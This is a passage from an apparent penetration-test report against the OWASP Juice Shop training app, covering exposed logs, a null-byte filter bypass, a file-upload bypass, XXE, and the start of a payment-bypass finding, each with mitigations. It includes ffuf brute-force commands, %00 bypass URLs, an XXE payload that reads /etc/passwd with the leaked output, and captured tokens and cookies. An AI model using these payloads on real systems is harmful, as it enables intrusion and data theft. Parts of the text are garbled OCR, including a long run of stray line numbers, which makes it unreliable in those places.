:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
:: Filter         : Response size: 80117

logs          [Status: 200, Size: 8889, Words: 1483, Lines: 346, Duration: 270ms]
Logs          [Status: 200, Size: 8889, Words: 1483, Lines: 346, Duration: 267ms]
routes        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 198ms]
rpc           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 190ms]
:: Progress: [3519/4614] :: Job [1/1] :: 71 req/sec :: Duration: [0:09:15] :: Errors: 1000 ::■
```

```
(kali㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u https://juice-shop.herokuapp.com/support/FUZZ -fs 80117
File System
└── v2.1.0-dev
    └── Home

:: Method      : GET
:: URL         : https://juice-shop.herokuapp.com/support/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
:: Filter        : Response size: 80117

logs          [Status: 200, Size: 8889, Words: 1483, Lines: 346, Duration: 270ms]
Logs          [Status: 200, Size: 8889, Words: 1483, Lines: 346, Duration: 267ms]
routes        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 198ms]
rpc           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 190ms]
:: Progress: [3519/4614] :: Job [1/1] :: 71 req/sec :: Duration: [0:09:15] :: Errors: 1000 ::
```



~ / support / logs

| Name | Size | Modified |
|-----------------------|-------|---------------------|
| access.log.2025-05-08 | 18889 | PM 9:24:16 5/8/2025 |
| audit.json | 341 | PM 9:24:04 5/8/2025 |

Result:

The server returns a plaintext log file containing sensitive operational data from the support team.

Mitigation

- Restrict access to sensitive files like logs via authentication and authorization.
- Do not store sensitive operational files within the web root or serve them over HTTP.
- Apply server-level controls (e.g., .htaccess rules, Nginx/Apache configs) to deny access to .log, .bak, .env, and similar sensitive file types.
- Implement proper logging practices by storing logs outside of publicly accessible directories and rotating them securely.

10) Vulnerability: Access to Forgotten Developer Backup via Null Byte Injection

Executive Summary:

The application attempts to restrict file access to .md and .pdf files. However, due to improper input validation and reliance on file extension filtering, it is possible to bypass this protection using a **null byte injection** technique. The attacker accessed forgotten developer backup files like coupons_2013.md.bak and package.json.bak by appending a null byte (%00) followed by a valid extension (e.g., .md). The server likely checks only the portion of the filename before the null byte for validation, but the underlying file system or interpreter reads the full filename, granting access.

Additionally, the file was discovered using directory brute-forcing with ffuf, and the file itself contained sensitive information such as legacy coupon codes and website configuration details.

Impact

The attacker gains access to backup files not intended for public consumption. These files may contain:

- Outdated or valid coupon codes
 - Development notes or logic
 - Application structure and metadata (e.g., from package.json)
- Such information can assist further attacks, including business logic abuse or source code analysis.

Severity :

Medium to High

While this does not lead directly to code execution, exposing internal backups significantly weakens the application's security posture.

Proof of Concept (PoC)

Tools Used:

- ffuf

- Web browser or curl

Steps:


1. Use ffuf to discover hidden files:

```
ffuf -https://juice-shop.herokuapp.com/ftp/FUZZ -w /path/to/wordlist.txt
```

2. Discover a file such as: https://juice-shop.herokuapp.com/ftp/coupons_2013.md.bak
3. Direct access to this file returns a 403 error due to file extension restrictions.
4. Bypass filter using null byte injection:

https://juice-shop.herokuapp.com/ftp/coupons_2013.md.bak%00.md

(Ensure %00 is URL-encoded properly.)





Error: Only .md and .pdf files are allowed! Activate Windows
Go to Settings to activate Windows.

403 Error: Only .md and .pdf files are allowed!

```
at verify (/app/build/routes/fileServer.js:59:18)
at /app/build/routes/fileServer.js:43:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at param (/app/node_modules/express/lib/router/index.js:365:14)
at param (/app/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:421:3)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```

Error: Only .md and .pdf files are allowed! Activate Windows
Go to Settings to activate Windows.

403 Error: Only .md and .pdf files are allowed!

https://juice-shop.herokuapp.com/ftp/coupons_2013.md.bak%2500.md

coupons_2013.md.bak_00(1).md
Completed — 131 bytes

coupons_2013.md.bak_00.md
Completed — 131 bytes

package.json.bak_00.md
Completed — 4.2 KB

Show all downloads

Result:

Server serves the .bak file containing sensitive internal information.

Mitigation

- Strict File Extension Handling:** Validate file extensions server-side using safe methods that do not rely on simple string matching. Reject filenames containing null bytes or other encoding tricks.
- Avoid Serving Backup Files:** Backup or temporary files should not be placed within publicly accessible directories.
- Web Server Configuration:** Configure the server to deny access to any .bak, .zip, .tar, .env, or other common backup/config file extensions.

- **Sanitize Input:** Remove or reject null bytes and other control characters from user-supplied input before processing.

11) Vulnerability: Improper Input Validation in File Upload – Bypassing Allowed File Types

Executive Summary:

The file upload functionality intended to restrict users to uploading specific file types fails to properly validate the file's content and MIME type. While the server likely performs client-side or superficial validation (e.g., checking extensions), it accepts uploads based solely on manipulated request headers. By intercepting the file upload request using Burp Suite, the attacker modified both the file's content and its Content-Type to that of an allowed type, successfully uploading an unauthorized .xml file. This indicates that the server lacks proper server-side validation of file types.

Impact

An attacker can upload disallowed file types such as .xml, which may lead to:

- Storage of unauthorized content on the server
- Attacks like XXE (XML External Entity) if the server processes uploaded XML
- Information disclosure, denial of service, or other logic abuse if unsafe files are used in later workflows

Severity :

Medium

While it doesn't directly lead to code execution or stored XSS in this case, the failure to enforce strict upload rules introduces the risk of further exploitation, especially if the server ever parses uploaded files.

Proof of Concept (PoC)

Tools Used:

- Burp Suite

Steps:

1. Authenticate and access the file upload functionality.
2. Upload a file, intercept the request in Burp Suite.
3. Modify:
 - o File extension to .jpeg
 - o Content-Type to application/xml or another acceptable type if required
4. Forward the modified request.

Request

Raw Headers Hex JSON Web Tokens

```

1 POST /file-upload HTTP/1.1
2 Host: hacksplained-juiceshop.herokuapp.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpjZC16MTcsInVzZXJuZWliliwiZWlibaWuL0J0Z2NQGhBYTzscGhsaW12Ci5jb251LCjwTQmzd9yZC16IjZmIA0tQ40NVYzYgznDhbmZ01Yz-3YscxH7Ew07dhjliwicmz+2ZS16allic3BvhWvlyiwhGfndExvZ2luSSuAL01iwLjAuM40iHJz2alsZULtYWDl1j5oiZG9mYV9edc5dneclC3Ob3pwUUVjcmwU01joiwia0iHbY3pdm01OnRydWUs1mNyZWF0ZWFBdc16i5j1wtjA0tHdgMDggMTYgHtqfH71djY41csx0dWmClisnVzGFOZWRBdc16i5j1wtjAtHdgMDggMTYgHtqfH71djY41csx0dWmClisnRlbGV0ZWEFdc1ghnVahHo1salhdC1HTUSNjhwtHvSwiZDhwij5xHtkzOTIm0Tafq0.CijqVGsvLM4Y2mJrv_4w5l-yOiz0NjguVaTTHPC71SHMwHTcdBwd754eshH00tghaB2QRBznoAU95MB5HYahwWB374Rfi1Wg7RdGCDDB531co5h51-dBnCaWhmuU3iyi13QpojUe4a40kU5GBccq-1yNsEGPHq3U2nfq610
8 Content-Type: multipart/form-data;
9 Content-Length: 77866
10 Origin: https://hacksplained-juiceshop.herokuapp.com
11 Connection: close
12 Referer: https://hacksplained-juiceshop.herokuapp.com/
13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=v4r4jt71xNwSMREneB3qxPbCgyd1hBThJDavHopEV1054reMaVQJbLSZ3Qq; io="z7UDUuG9g5zXK1HAAG
14
15 -----70137503322957601562294120070
16 Content-Disposition: form-data; name="file"; filename="Doc1.jpg"
17 Content-Type: application/jpeg
18
19 yDya JFIF , 90 C 1*2*9y CyA eC* yA 9A 90 9y 9yGJ*
20 nfo. 6ePj$3uH;1lae5H0qJIA-$Tn-X`-lli;425X4+hA-mrH, IAJ.u(i:0W4Lk8- i=F005-ji0V:D..OHf+-`!x0au
./CFP -oAG
YwEJ.GWCG8jERA*`2*J. J0Hm7b0JA-S1s/A-cB,s-,Y5sC)vn/WmNaJAD+jB+*0R5ectDui*0,Ä187,1W+-Vfläust
s=A*TÄIJBL- +0*;ZUH- .AEHHjkA, l1u3- h4=Ä0jPöäqt, ZAAK-0+1aUn* ÖReu4yBE:U**+ÄZk, OAJ, ÄZöea, om6+2
21 s=5+, D:-*ed CDYGL1ÄK, öbaNw, JV
XLUu foxeu12@0AAU1(S,Q)*f10,v: Änsf15,4e15;(`*0ct.:6, *W:ma4mkC7
22 S*0BS0s*0*xp->0@1AIhna+*Y-H81U@0Ösm-gIPWYiL-iW/Y.H*+*0eIB1m, 2"QAfGås*u-1-wfÅ0+SÖk,2h,V4|
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
20
```

- **Restrict Executable or Dangerous Formats:** Block files like .xml, .html, .js, and others unless specifically required by business logic.
- **Use File Upload Libraries:** Employ secure and tested libraries for file uploads that automatically handle content checking and type enforcement.
- **Sanitize File Names and Paths:** Prevent directory traversal or injection via uploaded file names.

12) Vulnerability: XML External Entity (XXE) via Improper File Upload Validation

Executive Summary:

The application allows uploading .xml files due to weak input validation during file upload. The server accepts and processes the uploaded XML files without disabling external entity resolution, which introduces an **XXE vulnerability**. By uploading a crafted XML payload containing an external entity reference, an attacker can force the server to read internal files, such as /etc/passwd, and include their contents in the XML response (or leak it through error messages or other channels, depending on the parsing behavior).

Impact

This vulnerability allows:

- **File Disclosure** (e.g., reading /etc/passwd, config files)
- **Denial of Service** (via XML bomb payloads)
- **Server-Side Request Forgery (SSRF)** in some cases
- Further exploitation depending on the parser (e.g., RCE in legacy Java/XML libraries)

Severity :

Critical

Full server-side file read through upload and parsing of attacker-controlled XML. It can expose sensitive configuration files and potentially lead to deeper compromise.

Proof of Concept (PoC)

Tools Used:

- Burp Suite

Steps:

1. Intercept the file upload request.
2. Modify the file to be an .xml file with the following payload:

xml

```
<?xml version="1.0"?>

<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>

<root>
  <data>&xxe;</data>
</root>
```

3. Set the content type to application/xml.
4. Upload and trigger parsing (e.g., via viewing, download, or processing endpoint).

Request

| | | |
|--|-----|-----|
| Pretty | Raw | Hex |
| 6ZSY1juWE58FItLW66 -GSMqvU70fchSveUEw 8 Content-Type: multipart/form-data; boundary=-----400233548924259507741382236159 9 Content-Length: 313 10 Origin: http://127.0.0.1:42000 11 Connection: close 12 Referer: http://127.0.0.1:42000/ 13 Cookie: hblid=yeG9oipSCyZD5LC3n39N0JA0K2AK11K; olfsk=olfsk39529204963028025; csrfToken=zhHAIeFxMCyZdK3pZdvqZU3SUwzdced2; language=en; cookieconsent_status=dismiss; welcomeBanner_status=dismiss; continueCode=jD3nqNbQpvYGrQhptnIESpf1h3MuRZt15Io6TYMtzwf4jCnJd4KxVeP185E6; token=eyJOExAiOjKV1Q1LCJhbGciOiJSUzI1NzJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic2gFOYSI6eyJpZCI6MSwidXNlcx5hbWUiOjIiLCJlbwFpbCI62mFkbwluQGpiaNNLXN0Lm9wIiwiGFzc3vcmQ0IiIwMTkyMDIxYTdsYnQSMzI1MDUxNiYwNjlkZjE4YjUwMCIsInJvbGUiOjJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOjIiLCJwc9maXmLSWhZ2LUoiJhc3NldHvhcVhbgIjL2LtyWdLcy91cGxvYWRzL2RlZnF1bHPBZGlpb15vbmcjIiCj0b3RwJ2VjcnVOIjoiIiviaXhBYSPdnU1nRydNUsImNyZWFO2WRBdCI6IjIwMjQlMTEtMDcgMTY6NDAGmjMuODYwICswMDowMCIsInVvZGF0ZWRBdCI6IjIwMjQlMTEtMDcgMTY6NDAGmjWRBdCI6onVsbdHosInIhdCI6MTczMDk5Nzg5NX0.i-ZDkhfP490cx0v0ldG1RnidNMu4wKD6dcPt9z5ob-nLWw8r69taqlPYPT_BSl7NoY5bnnL8HeqqBifgseFl09DEFuf8AJaHRDLFv0aUyyv1u1bNPcb1Cib-SnigkZOnHlnnNG6ZSY1juWE58FItLW66 -GSMqvU70fchSveUEw 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 18 -----400233548924259507741382236159 19 Content-Disposition: form-data; name='file'; filename="payload.xml" 20 Content-Type: text/xml 21 22 <!--?xml version="1.0" ?--> 23 <!DOCTYPE replace [<!ENTITY ent SYSTEM 'file:///etc/passwd'>]> 24 <userInfo> 25 <firstName>Cyber</firstName> 26 <lastName>Wing&ent;</lastName> 27 </userInfo> 28 29 -----400233548924259507741382236159-- | | |

Target: http://127.0.0.1:42000

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Send Cancel < > Target: http://127.0.0.1:42000 HTTP/1.1

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 410 Gone
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 11 Nov 2024 12:24:23 GMT
10 Connection: close
11 Content-Length: 4362
12
13 <html>
14   <head>
15     <meta charset='utf-8'>
16
17     <title>
18       Error: B2B customer complaints via file upload have been deprecated for security
           reasons: &lt;?xml version="1.0";
           encoding="UTF-8"?&gt;&lt;!--?xml version="1.0";
           ?--&gt;&lt;!DOCTYPE replace [&lt;!ENTITY ent SYSTEM
           ""file:///etc/passwd"&gt;:&gt;]&lt;userInfo&gt;&lt;firstName&gt;Cyber&lt;
           /firstName&gt;&lt;lastName&gt;wingroot&lt;root:x:0:0:root:/root:/usr/bin/zshdaemon:x:1:1:
           daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/syncgames:x:5:60:games:/us
           r/games:/us... (payload.xml)
           </title>
           <style>
             {
               margin:0;
             }
           
```

| Request Headers | |
|--------------------------|----|
| Request attributes | 2 |
| Request query parameters | 0 |
| Request body parameters | 1 |
| Request cookies | 8 |
| Request headers | 15 |
| Response headers | 10 |

Result:

The contents of /etc/passwd are returned in the response or stored within the app.

Mitigation

- Disable External Entity Parsing:** Configure the XML parser to disallow external entities (e.g., disable DOCTYPE, DTDs, and entity resolution).
- Use Secure Parsers:** Use modern libraries with XXE protection enabled by default (e.g., defusedxml in Python, SecureDocumentBuilderFactory in Java).
- Reject XML Uploads if Not Needed:** If XML upload is not a business requirement, block it entirely.
- Input Validation and Sanitization:** Validate file type both by MIME and content signature. Sanitize and inspect uploaded files.

13) Vulnerability: Payment Bypass in Check-out System

Executive Summary:

The application contains a critical vulnerability in the order checkout process that allows an attacker to bypass payment by manipulating the `PaymentId` parameter. By setting `PaymentId` to null in the checkout request, the attacker can complete a purchase without being charged, resulting in financial losses for the platform. This vulnerability exists because of insufficient server-side validation of payment status before order processing.

Impact:

This vulnerability allows attackers to complete purchases without making any actual payment, leading to:

- Direct financial losses for the platform
- Potential abuse by fraudulent users
- Undermining of the business mode

Severity:

High

- Exploitation is straightforward requiring only basic knowledge of HTTP request interception
- No authentication bypass required (assumes user is already authenticated)
- Direct financial impact on the business

PoC (Steps to Reproduce):

1. Add items to your shopping cart on the e-commerce platform and proceed to checkout.
